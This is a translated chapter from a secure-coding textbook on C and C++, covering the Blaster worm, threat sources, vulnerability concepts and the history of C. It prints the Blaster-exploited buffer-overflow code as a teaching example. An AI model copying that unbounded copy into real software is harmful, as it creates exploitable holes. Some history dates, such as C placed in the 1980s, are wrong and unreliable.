蠕虫利用cmd.exe建立一个远程shell进程“后门”，监听TCP端口4444，从而允许攻击者在受危害的系统上发出远程命令。Blaster同时还试图对Windows Update网站发起DoS（denial-of-service，拒绝服务）攻击，以阻止用户下载补丁。蠕虫会在一个特定的日期以SYN洪水（SYN flood）^①的形式对windowsupdate.com的80端口发起DoS攻击。

即便Blaster不能成功地感染目标系统，DCOM RPC缓冲区漏洞利用蠕虫也会杀死其扫描到的Windows NT、Windows 2000、Windows XP以及Windows 2003系统上运行的svchost.exe进程。对于Windows 2000和Windows NT而言，这会导致系统不稳定甚至挂起；而对于Windows XP和Windows 2003，默认情况下会造成系统重启。

Blaster的爆发并不令人惊讶。在Blaster利用的漏洞被公布前的一个月，CERT/CC的主管Richard Pethia于2003年6月25日在主题为“网络安全、科学、研究和发展”的美国国土安全小组委员会的特委会会议[Pethia 03a]上明确表示：

当今理应关注互联网的安全问题。与互联网有关的漏洞将用户置于危险的境地。适应于组

① SYN洪水（SYN flooding）是一种恶意客户端程序用户所使用的对计算机服务器进行拒绝服务攻击（DoS）的方法。恶意程序利用伪造的IP地址重复地对服务器的每一个端口发送SYN（同步）包。

织内部的大型机和小型的、规划良好的网络的安全措施，对互联网不再有效，因为这是一个复杂的、动态的互联网络世界，没有明确的边界，没有中央控制。安全问题通常没有得到很好的理解，在许多开发者、厂商、网络管理者乃至消费者心目中，这个问题很少得到足够的重视。

根据评估，Blaster蠕虫所造成的经济损失至少达5.25亿美元。这个数字是综合了生产效率的损失、浪费的工时、损失的销售额以及额外消耗的网络带宽等统计出来的[Pethia 03b]。看上去Blaster的危害已经非常大了，可实际上它很容易造成更大的破坏——例如，它删除被感染计算机上的文件。基于一个使用了简单破坏模型的参数化“最坏”分析，Weaver和Paxson[Weaver 04]估计一个攻击被广泛使用的微软Windows服务并且携带某种高破坏性功能（例如，破坏主硬盘控制器、覆写CMOS RAM或擦除闪存等）的最可怕的蠕虫，可能造成多达500亿美元乃至更大的直接经济损失！

W32.Blaster.Worm利用的缺陷逻辑（即有问题的代码）如图1-1所示[⊖]。错误在于第17~18行的while循环（用来从一个长字符串中解析出主机名字）没有加上足够的边界检测。一旦确定了问题，修正工作就非常简单了。

```
1. error_status_t _RemoteActivation(  
2.     ..., WCHAR *pwszObjectName, ... ) {  
3.     *pshr = GetServerPath(  
4.         pwszObjectName, &pwszObjectName);  
5.     ...  
6. }  
7.  
8. HRESULT GetServerPath(  
9.     WCHAR *pwszPath, WCHAR **pwszServerPath ){  
10.    WCHAR *pwszFinalPath = pwszPath;  
11.    WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1];  
12.    hr = GetMachineName(pwszPath, wszMachineName);  
13.    *pwszServerPath = pwszFinalPath;  
14. }  
15.  
16. HRESULT GetMachineName(  
17.    WCHAR *pwszPath,  
18.    WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1])  
19. {  
20.     pwszServerName = wszMachineName;  
21.     LPWSTR pwszTemp = pwszPath + 2;  
22.     while ( *pwszTemp != L'\\' )  
23.     {  
24.         *pwszServerName++ = *pwszTemp++;  
25.     }  
26. }
```

图1-1 W32.Blaster.Worm所利用的缺陷逻辑

1.1 衡量危险

生产不安全软件系统的风险可以从历史风险和潜在的未来风险两方面进行评估。历史风险可以通过统计曾经发生过的案件的类型和损失进行度量——尽管已知案件的数量远比实际发生

[⊖] 特别感谢微软提供这段代码。

的要少。潜在的未来风险则可通过评价正在出现的危险以及现有软件系统的安全性部分地予以估计。

1.1.1 损失的现状

根据电子犯罪观察 (E-Crime Watch) 调查[E-Crime 04] (由《CSO》杂志的安全与法律实施部门与美国特勤局 (United States Secret Service) 以及CERT/CC共同举办), 为数众多的组织报告, 从2002年到2003年间, 电子犯罪 (e-crimes) 和网络、系统或数据入侵的数量都在增加。

尽管2004年报告的电子犯罪的平均数目比2003年的要少, 然而有68%的被调查对象报告其组织在2004年至少遭遇一次电子犯罪或入侵, 并且有88%的组织认为2005年的电子犯罪将会增多[E-Crime 05]。超过半数 (53%) 的组织认为会蒙受增多或至少持平的经济损失。在遭遇过电子犯罪的组织中, 超过半数 (55%) 的被调查对象报告有运营损失, 28%报告有财务损失, 12%宣称对其声誉造成了不良影响。被调查对象报告电子犯罪平均给每个组织造成了506 670美元的损失, 总额达1.5亿美元。

据2004年Deloitte全球安全观察报道[Melek 04], 83%的全球性金融机构承认其系统在2003年受到了危害, 其中40%的机构声称安全漏洞已经给组织造成了财务损失。

由CSI (Computer Security Institute, 计算机安全协会) 和FBI (Federal Bureau of Investigation, 美国联邦调查局) 的计算机入侵小组联合主办的2004年计算机犯罪和安全调查结果显示, 494个被调查对象蒙受了总计达141 486 560美元的财务损失。图1-2展示了各种类型的损失情况。




图1-2 各种类型的安全问题造成的经济损失。CSI/FBI 2004计算机犯罪和安全调查, 2004; 269个调查对象 (来源: 计算机安全协会)

按照保守预测，2010年大约会发现100 000个新的软件漏洞，并且世界范围的安全事故的数目将会增长至约400 000/年或8 000/周[Berinato 04]。

1.1.2 威胁的来源

术语**威胁** (threat) 在计算机安全领域有很多含义，其中一个定义 (军方常用) 如下：过去曾经是或将来会成为攻击来源的个人、团体、组织或外部的势力。威胁例子包括：

黑客 (hacker)。黑客包含范围广泛的个体，他们具有不同的技术能力和处世态度。黑客通常对权威或权力持敌对情绪并表现出具有威胁性的行为[Thomas 02]。他们通常为好奇心和与其他黑客的尊重所驱动。很多黑客编写使计算机软件漏洞曝光的程序。他们揭露漏洞的方法不外乎有两种，既可能是负责任地披露 (responsible disclosure)^①，也可能是完全披露 (full disclosure，即尽可能地告诉每个人一切)。结果导致黑客对安全问题而言可能既有益也有害。对于那些首要目的是以非授权方式登入计算机系统窃取或破坏数据的人，我们通常称之为**骇客** (cracker)。

内部人员 (insider)。内部人员的威胁来源于现任或以前的员工，或那些对信息系统、网络以及受保护数据有合法访问权限的第三方人员[Andersen 04]。由于内部人员能合法地访问所在组织的网络和系统，因此他们不需要多么高深的技术就能发动攻击。另一方面，技术水平高超的内部人员则能发动直接而影响广泛的攻击。这些技术型的内部人员甚至有能力隐藏攻击的踪迹，使得识别其身份难度加大。内部人员这样做的原因五花八门。在某些特定的行业中，经济利益方面的因素可能是主要的，另外，不管哪个行业都会有人因报复心理驱使而进行攻击活动。窃取知识产权通常可以带来经济上的收益，而且当进入一家新公司工作时会让你更受重视。

罪犯 (criminal)。罪犯是指那些期望通过其犯罪活动获利的有组织的犯罪团伙中的个体或成员。常见的犯罪行为包括交易欺诈和窃取身份。近来，利用欺诈电子邮件和精心设计的欺骗网站使受害者泄露个人财务信息 (例如信用卡号、账户名和密码、社会保险号) 的钓鱼式攻击，在数量上和技术含量上都有增长。网络犯罪分子还试图入侵系统以窃取信用卡信息 (这样他们就可以直接从中获利) 或其他可供售卖或勒索的敏感信息。

竞争情报从业者 (competitive intelligence professional)。公司间谍称自己为竞争情报从业者，甚至还拥有自己的职业协会SCIP (Society for Competitive Intelligence Professionals，竞争情报从业者协会)^②。竞争情报从业者的工作可能从目标组织内部开始——首先进入其中工作，然后窃取并出卖该组织的商业机密，或者从事其他形式的间谍活动。他们也可能通过其他渠道 (如互联网、拨号线路以及直接物理闯入) 侵入，或从与目标公司的网络相连通的合作伙伴 (如供应商、顾客或经销商) 的网络侵入。自冷战结束后，很多国家都曾利用这类间谍手段从大公司窃取有价值的资料。

恐怖分子 (terrorist)。计算机恐怖主义指的是针对计算机、网络以及其他信息系统的非法攻击或攻击威胁，从而胁迫或强迫政府或人民支持某项政治或社会目标[Denning 00]。因为恐怖分子的目标与普通的罪犯不同，因此进行的攻击也有所不同。例如，恐怖分子可能钟情于攻击SCADA (Supervisory Control and Data Acquisition，数据采集与监控) 系统之类的关键基础设施

① CERT/CC的漏洞披露原则参见http://www.cert.org/kb/vul_disclosure.html。

② 参见<http://www.scip.org/>。

施（因为SCADA控制着提供诸如电力或燃气之类的不可或缺的服务设备）。尽管这令人忧虑，但这些系统比一般公司的信息系统要难攻击得多。受政治鼓动的攻击，作为其发表自身立场的一种形式，通常会篡改网站（加上一些政治性的标语）或者进行某种形式的DoS攻击，这种攻击常常是由一些松散地组织起来的黑客群或者是一些具有黑客技能的个人发起的。这些人通常对某些特殊的事件抱有同情心或者在某个冲突事件中坚定地站在某一方的立场之上[Kerr 04]。

信息战崇尚国（information warrior）。已经有8个国家拥有堪与美国匹敌的网络信息战的能力。超过100个国家正准备发展这种能力。按照可靠的情报来源[CSIS 98]，有23个国家将美国作为攻击目标。按照2000年发表的解密后的美国海军战略计划指南中对计算机战争威胁的评估，俄罗斯、中国、印度以及古巴都已经承认在进行信息战的准备并且正在迅速发展这方面的能力^①。据传闻，朝鲜、利比亚、伊朗、伊拉克以及叙利亚已经拥有一部分能力，法国、日本和德国在这个领域也非常活跃。以中国为例，正积极地将信息战的理念融汇到其军队的词库、组织、训练以及理念中[Hildreth 01]。

1.1.3 软件安全

CERT/CC监控漏洞信息的公开来源，同时也经常会接到漏洞报告。漏洞信息以漏洞通告的形式公布^②。图1-3展示了CERT/CC在1995年到2004年间收到的漏洞数目。




图1-3 报告给CERT/CC的漏洞（1995~2004）

Richard Pethia在他呈给美国国会的陈述中进一步刻画了现有的环境状况[Pethia 03b]：

没有证据显示大部分产品的安全特性得到了改善，开发者没有付出足够的努力运用从漏洞的来源中学到的教训。CERT/CC经常接到新的漏洞报告。在1995年，我们平均每季度接到35份新的漏洞报告，一年总共140份。而到了2002年，年度统计数字飙升到了4000。我们一再看到新版软件中仍然有在旧版本中观察到的同样的漏洞。技术发展的速度太快了，以至于厂商专注于

① John M. Donnelly, "Navy Names Nations Posing Cyber Threats," King Communications Group, Navy News Week, September 11, 2000, p. 1.

② 参见<http://www.kb.cert.org/vuls>。

尽快將產品推向市場，從而往往忽視安全問題。

由于这些威胁的数量和先进性的增长迅猛，已经超过我们开发和部署更安全系统的能力，因此可以预见未来仍然会发生大量的攻击事件且数目会持续增加。

1.2 安全概念

计算机安全 (computer security) 指的是阻止攻击者通过未经授权访问或未经授权使用计算机和网络达到目的[Howard 97]。安全包含开发和配置两方面的元素。开发安全要求具有安全的设计和无缝的实现；配置安全则要求系统和网络被安全地予以部署以免遭攻击。两种安全不分主次，属于鸡和蛋的问题，不过有一点是确定无疑的：二者缺一不可。原因在于，就算能够开发出极其安全的软件，最后仍然需要对其进行安全的部署和配置。如果部署阶段的工作没有做好，即便最安全的代码也会给攻击者以可乘之机。这种情形与最终用户要求软件易使用、易配置、易维护同时价格低廉的目标是矛盾的。

图1-4展示了这些安全概念和计算机网络（及其组成部分）之间的关系。网络（network）可以定义为两台或多台互联在一起的计算机系统构成的群组^①。计算机网络分为很多种，包括局域网（LAN）和广域网（WAN）。一个计算机系统则是指一台完备的、可工作的计算机。计算机系统不仅包括计算机，也包括完成其功能所必需的各种软件和外围设备。




图1-4 安全概念、角色和关系

程序是由软件组件 (software components) 和定制开发的源代码 (source code) 构建而成的。软件组件是组成大型软件程序的元素[Wallnau 02]。软件组件包括各种共享库, 例如动态连接库 (DLL) 和ActiveX控件, EJB (Enterprise JavaBeans) 以及其他一些组合单元。软件组件在运行时可被静态或动态链接到程序中。然而, 软件组件并不是由最终用户直接执行的, 只不过是一

④ 参见 <http://www.webopedia.com/TERM/n/network.html>。

个程序中的一个组成部分而已。因此，软件组件是不可以有漏洞的，因为它不可能脱离程序的上下文环境而独立运行。源代码指的是程序指令集的原始形式。“源”这个词将代码与它可能具有的其他任何形式（例如，目标代码和可执行代码）区分开。虽然有时也需要对代码的“非源”形式（例如，当集成某些不包含源代码的第三方组件时）进行分析，但我们在这里只关注“源”形式的代码，因为本书的目标读者主要是软件开发人员（他们通常都可以访问源代码）。

图1-4还展示了人和物之间的关系。这些角色在不同的组织中有所不同，在本书中使用如下定义：

- 程序员 (programmer)：对源代码的正确性、性能和安全等特性负责。
- 系统集成人员 (system integrator)：负责集成新的和现有的软件组件，以创建满足特定顾客要求的软件或系统。
- 系统管理员 (system administrator)：负责管理系统并维护其安全性，包括安装和卸载软件、给系统打补丁以及管理系统权限等。
- 网络管理员 (network administrator)：负责管理网络安全事务。
- 安全分析员 (security analyst)：关注安全缺陷并提供识别方法。
- 漏洞分析员 (vulnerability analyst)：负责分析现有的和已部署的程序中的漏洞。
- 安全研究员 (security researcher)：负责开发缓解措施和解决方案，可能从业于业界、学术界或政府。
- 攻击者 (attacker)：利用软件漏洞达到其不可告人目的的坏家伙。他们的动机视威胁而定。攻击者通常也被称为敌手、恶意用户、黑客或其他。

1.2.1 安全策略

安全策略 (security policy) 指系统管理员或网络管理员为使系统免遭威胁而设定的一些规则和操作。下面的定义摘自RFC 2828的Internet 安全术语表：

定义：安全策略

一套规则和操作，规定了系统或组织如何提供安全的服务以便保护其敏感或关键的系统资源[Internet Society 00]。

安全策略可以是显式的，也可以是隐式的。文档化的、众所周知的、显著的强制性措施有助于规范预期的用户行为。当然了，一个组织缺乏安全策略并不意味着会因为缺乏策略可供违反而免受攻击。

1.2.2 安全缺陷

软件工程很早就关注**软件瑕疵** (software defect) 的消除问题。软件瑕疵是人类思维错误（包括疏忽）被编码到软件中的结果。功能缺陷可能在软件研发周期中的任何时刻产生。例如，一个已部署的产品中的瑕疵可能源于讹传的需求或对需求的误解。

定义：安全缺陷

安全缺陷 (security flaw) 指会导致潜在安全风险的软件瑕疵。

并非所有软件瑕疵都有安全风险，只有那些确实如此的才称之为安全缺陷。如果我们认同

安全缺陷就是软件瑕疵的说法，那我们也必须认同只要消除软件中的所有瑕疵，就可以消除所有安全缺陷。这是软件工程和安全程序设计之间关系的基础。伴随着软件质量（可以用每千行代码中所包含的瑕疵的数量进行度量）的提高，软件的安全性也随之提高。因此，很多设计用来消除软件瑕疵的工具、技术和过程也可以用来消除安全缺陷。

尽管如此，仍然有很多安全缺陷得不到检测，因为传统的软件开发方法很少假定攻击者的存在。举个例子，软件测试通常仅验证对于合理范围内的输入应用程序是否有正确的行为。遗憾的是，攻击者从来不按常理出牌，他们通常会花费大量的时间寻找能够危害系统的输入条件。要想按照漏洞导致的风险对安全缺陷进行评估并将其按优先级排序，就必须对现有的工具和方法进行扩展或补充，以假设攻击者的存在。

1.2.3 漏洞

并非所有的安全缺陷都会导致漏洞（vulnerability）。然而，如果一个安全缺陷会导致输入数据（例如，命令行参数）越过安全界限进入到程序中，那该安全缺陷就会导致软件漏洞。当包含安全缺陷的程序自身拥有比执行程序的用户更高的执行权限时，或者当程序被网络服务所使用（输入数据通过网络连接传入）时，这种情况就可能会发生。

定义：漏洞

漏洞（vulnerability）指允许攻击者违反显式或隐式的安全策略的一组条件。

即便形成一个漏洞的所有前提条件都不具备，仍然可能存在安全缺陷。例如，一个程序可能包含一个缺陷，它允许用户以从程序本身继承而来的权限执行任意的代码。如果程序本身并没有特别的权限并且程序只能被本地用户所使用，那么该安全缺陷就不构成漏洞，因为此时并没有违反安全策略的可能性。尽管如此，这个瑕疵也很可能会演变成一个安全缺陷，因为该程序可能会被重新部署或者是被一个拥有更高权限的系统所使用，那时攻击者就可以更高的权限执行代码了。

在没有安全缺陷的情况下，同样可能存在漏洞。因为安全只是质量指标中的一个属性，还需要与其他如性能和易用性等质量属性进行权衡[Bass 03]。在这个权衡的过程中，软件设计者可能会故意选择将产品设计成带漏洞的形式（可被以某种形式利用）。故意忽略软件中的安全漏洞并不意味着软件就是安全的，只是说明软件的设计者代表软件的消费者接受了可能由安全问题所带来的风险而已。

图1-4揭示了程序可能会包含实质上是由于计算机系统和网络所引起的漏洞。也许看起来事情并没有那么清楚，可是如果程序不被部署到计算机系统或者网络中，那么它也根本就不可能有漏洞。如果程序未安装，或没有以某种可被攻击者利用来违反安全策略的方式进行安装，那么没有人可以用在你办公室硬盘上的程序来攻击你。进一步而言，实际的漏洞通常是在软件被配置成使其本身固有的漏洞可被利用的情况下而被发现的。因为这个区别有点难以表达清楚，所以在本书和CERT/CC的漏洞公告和咨询报告中，通常只是说程序包含漏洞或者程序是有漏洞的。

1.2.4 利用

软件中的漏洞是可以利用 (exploitation) 的。利用的形式多种多样，包括蠕虫、病毒和木马等。

定义：利用

利用 (exploit) 指借助软件漏洞来违反一个显式或隐式的安全策略的软件或技术。

漏洞利用代码的存在让安全分析人员感到不安。因此，需要根据利用代码的目的对其进行有效的区分。例如，验证性的利用代码是为了验证某漏洞确实存在而开发的。验证性的利用代码是必要的，因为有时软件产商会因怕造成不好的影响或者不愿意负担提供补丁程序所带来的经济开销，而不情愿承认软件漏洞的存在。此外，有时漏洞很复杂，需要有验证性的利用代码向厂商证实该漏洞确实存在。

如果加以适当地管理，验证性的利用代码是有益的。然而，我们也很容易发现，一旦那些代码被心怀不轨的人所利用，它们将会迅速地变成蠕虫、病毒或者是攻击者手中其他的凶器。

虽然安全研究者喜欢区分不同类型的漏洞利用，可实际上，所有的利用代码都只不过是经过编码了的知识，而知识就是力量。理解程序是如何被利用的是一个颇有价值的手段，可以帮助程序员开发安全的软件。然而，针对已知漏洞传播相应的利用代码会危害每个人的利益。因此在写作本书的过程中，我们决定仅针对例子程序展示例子代码。虽然仅有的这些信息可以被用于各种目的，不过要想创建实际的利用代码，仍然需要大量的知识和经验。

1.2.5 缓解措施

缓解措施是指针对软件缺陷的解决方案，或者用于防止软件漏洞被利用的应急方案^①。在源代码的层次，缓解措施可以是非常简单的操作，例如使用一个带边界检查的字符串复制函数取代不带边界检查的字符串复制函数。而在系统或网络的层次，一个缓解措施可能就是关掉某个端口或者是对流量进行过滤，使攻击者无法接触到漏洞。

消除安全缺陷的首选做法应该是找到并修正它，然而在某些情况下，阻止恶意的输入信息接触到漏洞所在地是更有效的方法。通常不推荐采用这种方法，因为这要求开发人员首先要理解攻击者所能采用的所有攻击手段，并有针对性地对可能引发缺陷的所有执行路径都进行识别和保护。

定义：缓解措施

缓解措施 (mitigation) 指能够保护或者限制对漏洞进行利用的方法、技术、过程、工具或运行库。

漏洞问题也可以通过将漏洞隔离或者阻止恶意输入到达漏洞代码处以配置的方式解决。由于这种解决方式实际上是将在开发者身上花费的代价转移到了系统管理员和最终用户身上，因此最终会造成缓解措施的总成本的提高。另外，由于缓解措施必须由主机的系统管理员或者用

① 缓解措施也可以称为对抗措施 (countermeasure) 或者规避策略 (avoidance strategy)。

户进行成功地实施，故不能保证在所有情况下漏洞都能被正确地处理。

1.3 C和C++

之所以决定写作本书，是因为C和C++语言已经如此流行，有数目庞大的开发者在使用这两种语言进行工作，大量的新代码是用这两种语言开发出来的。此外，CERT/CC接收到的漏洞报告中有很大一部分是针对使用这两种语言中的一种所开发的程序。为何C和C++语言如此容易造成安全缺陷仍然是一个活跃的话题。在对其进行更深入的讨论之前，让我们首先简要地回顾一下这两种语言的历史。

1.3.1 C和C++简史

在第2届“History of Programming Languages”（程序设计语言的历史）大会[Bergin 96]上，Dennis Ritchie发表了“The Development of the C Language”（C语言的发展）演讲。C语言是在20世纪80年代被作为UNIX操作系统的实现语言而开发出来的。C语言源于无类型语言B语言[Johnson 73]，而B语言则源于BCPL[Richards 79]。BCPL语言是由Martin Richards于20世纪70年代设计开发的，并且在20世纪80年代早期的一些项目中得到了使用。B语言可以看成是无类型的C语言，或者更准确地说，是BCPL语言被浓缩于8KB内存中的版本。

《The C Programming Language》一书（也就是通常说的K&R）[Kernighan 78]最初于1978年出版。该书出版前后的一段时间里，对语言上的改变主要是在移植性方面，这也是把代码移植到Interdata 8/32计算机上的结果。那时候，C语言仍强烈地表现出其无类型的血统。

ANSI于1983年夏季成立了X3J11委员会。ANSI这么做的目的[ANSI 89]在于“将现有的通用的C语言的定义进一步形式化，形成一个清晰的、稳定的和无二义性的标准，以增强用户程序在不同的C语言环境中的移植能力”。X3J11在1989年底发表了一份报告[ANSI 89]，该报告随后被ISO接受，成为ISO/IEC 9899-1990。这两份报告没有技术上的差别，仅仅是将ANSI的章节序号按照ISO标准进行了重新编排。这两份标准通常都被称为C89，偶尔也称之为C90（根据其被批准的日期）。该标准随后被ISO/IEC 9899/COR1:1994、ISO/IEC 9899/AMD1:1995以及ISO/IEC 9899/COR2:1996改进和修正。ISO/IEC 9899/AMD1:1995通常被称为AMD1，其所改进的标准有时被称为C95。

这份标准的第1版（及修正版）随后被ISO/IEC 9899[ISO/IEC 99]所取代。这份后来的C标准通常被称为C99。

严格意义上的C的后继语言有Concurrent C[Gehani 89]、Objective C[Cox 86]、C*[Thinking 90]，当然还有C++[Stroustrup 86]。C语言同时也被用作很多编译器的中间代码表示（作为一种可移植的汇编语言），包括其直接后继者如C++或者某些与其无直接关系的语言（例如，Modula 3[Nelson 91]和Eiffel[Meyer 88]等）。

在这些C的后继者中，C++是迄今为止被使用得最为广泛的语言。C++是由Bjarne Stroustrup于1983~1985年间在贝尔实验室中开发的。在1983年前，Stroustrup也曾给C增加过一些特性，并且称其为“带类的C（C with Classes）”。C++这个术语在1983年被首次提出。

C++在首次发布后发生了巨大的变化。特别值得一提的是，《The Annotated C++ Reference

Manual》[Ellis 90] (ARM C++) 为其加入了模板和异常，ISO C++标准则为其加入了运行时类型识别 (RTTI)、名字空间以及一个标准库。

C和C++语言在今天仍然在不断发展。例如，C语言国际标准化工作组 (ISO/IEC JTC1 SC22 WG14) 正在处理C库第一部分[ISO/IEC 05]的ISO/IEC TR 24731扩展，后者也就是Type 2 技术报告(TR)。^①

1.3.2 C存在的问题

C是一种灵活、可移植的高级编程语言，已经广泛使用逾30年，但在安全社区中它却是灾星。那么C的哪些特性使其易于导致安全缺陷呢？高级语言的目标之一就是提供可移植性 (portability)。从前述的语言发展史中我们知道，在语言创立的初期，可移植性并不是一个主要的目标，但是当它被移植到其他平台上时，可移植性逐渐变得重要起来，并且最终成为标准。可移植性要求程序逻辑首先在一种独立于底层硬件架构的抽象层编码，然后再将其转换或编译为对应的底层硬件表示。如果对这些逻辑抽象的语义以及它们是被如何转换到机器层指令的机制不甚了解，很可能就会出现漏洞。这种理解的缺失会造成不当的假设、安全缺陷以及漏洞。

C语言的目标是成为一种内存耗用微小的轻量级语言。C的这种特征使得当程序员误以为某些事情会由C自动处理（而实际上并不会）时，就可能会导致漏洞的出现。如果程序员熟悉某些表面看上去相似的语言——如Java、Pascal或者Ada，那他们更容易误以为C会为其提供更多的保护。这些错误的假设导致程序员容易犯这样的一些错误：对数组的越界不加保护，不处理整数操作的溢出和截断，以及用错误的实参数目调用函数，等等。

另一个值得一提的C语言特性就是其缺乏类型安全性。类型安全包括两方面含义：保持性 (preservation) 和前进性 (progress) [Pfenning 04]。保持性要求如果变量x的类型为t，那么如果x具有值v，则v的类型也为t。前进性要求对一个表达式的计算不会以非预期的方式进行，即要么得到一个值（且计算结束），要么存在某种方式对其进行继续处理。通俗地说，类型安全就是要求对某特定类型的操作其结果仍然是原来的类型。C起源于两种无类型的语言，因此仍然保留着很多无类型或弱类型特征。例如，可以通过显式类型转换将指向某一类型的指针转换为指向另一种类型的指针，而当对转换后的指针进行解引用 (dereferenced) 时，其行为就是未定义的。还可以用隐式转换合法地对不同长度的带符号和不带符号的数混合操作，并且产生不可表示的结果。这种类型安全的缺乏导致了很大范围的安全缺陷和漏洞。

总之，虽然包含了一些容易产生安全缺陷的因素，但C仍然是一种广为流行的语言。这些问题中的部分可以通过对标准、编译器以及相关工具等的改进加以解决。短期来看，改善现状最有效的方式就是通过让开发人员了解常见的安全缺陷以及相应的缓解策略，教他们如何进行安全的程序设计。从长远来看，必须对C语言标准及兼容编译器做进一步的改进，使其继续作为开发安全系统的可行语言。

① 当其讨论的主题还处于开发中的时候，Type 2技术报告就已经创建了，出于某些原因，那些主题有可能在将来（而不是立即）成为国际标准。

1.3.3 遗留代码

在C语言被标准化之前，已经有大量遗留下来的C代码了。例如，Sun的XDR（External Data Representation，外部数据表示）库就几乎全部用K&R C编写的。遗留的C代码包含巨大的安全风险，因为其编译器标准较宽松且其编码风格容易产生漏洞。

现有C代码中的很多漏洞是在与标准库函数交互时产生的，而那些函数以现在的标准来看已经不再是安全的了（例如strcpy()）。遗憾的是，由于这些函数都是标准的，因此它们还将继续得到支持，开发者也将继续使用它们，而这通常会导致有害的结果。

1.3.4 其他语言

由于C本身存有这些内在的问题，因此很多安全专家推荐使用其他语言，例如Java。尽管Java解决了很多C具有的问题，但它仍然容易导致实现层次或设计层次的安全缺陷。Java本地调用接口（Java Native Interface, JNI）允许Java与用其他语言编写的程序库进行交互，使得最终的系统可以由Java和C或C++写成的组件组合而成。然而，程序执行的切换通常会导致重大的安全问题。

考虑到已有的对C源代码、编程经验以及开发环境的投资，Java往往并非是一个可行的方案。有时出于性能或其他和安全无关的因素的考虑，也可能会选择C。不管是什么原因，只要选择了用C和C++开发程序，产生安全代码的重担很大程度上就落到了程序员的肩上。

另一种选择是使用C的方言，如Cyclone[Jim 02]。Cyclone的设计目标是在保持C的语法、类型、语义和惯用法不变的基础上提供与Java同样的安全保证（使得任何合法的程序都难以产生安全漏洞）。Cyclone目前在Intel 32位架构（IA-32）的Linux以及Windows（通过Cygwin）得到了支持^①。

1.4 开发平台

软件漏洞可以从不同的抽象层次观察。在较高的抽象层，对于各种语言和各种操作系统环境，软件漏洞都广泛存在。本书主要关注那些C和C++程序员容易造成的软件缺陷。漏洞问题通常与其运行环境密切相关，如果不假设一个特定的操作系统则很难进行讨论。编译、链接和执行过程中的不同也会造成显著不同的漏洞利用技术和缓解策略。

为了更好地描述漏洞、漏洞利用技术以及缓解措施，本书主要关注微软Windows和Linux操作系统。选择这两个操作系统是因为它们的流行性，它们在关键的基础设施中被广泛采用，而且它们比较容易产生漏洞。操作系统软件漏洞的数量已经为科罗拉多州大学的Alhazmi和Malaiya所定量评估[Alhazmi 05]，本节中的图表就是用这些数据产生的。

1.4.1 操作系统

微软Windows

本书中的很多例子都是基于微软Windows家族的操作系统产品，包括Windows XP、Windows Server 2003、Windows 2000、Windows Me、Windows 98、Windows 95、Windows NT

^① Cygwin是Windows上的一个Linux模拟环境。

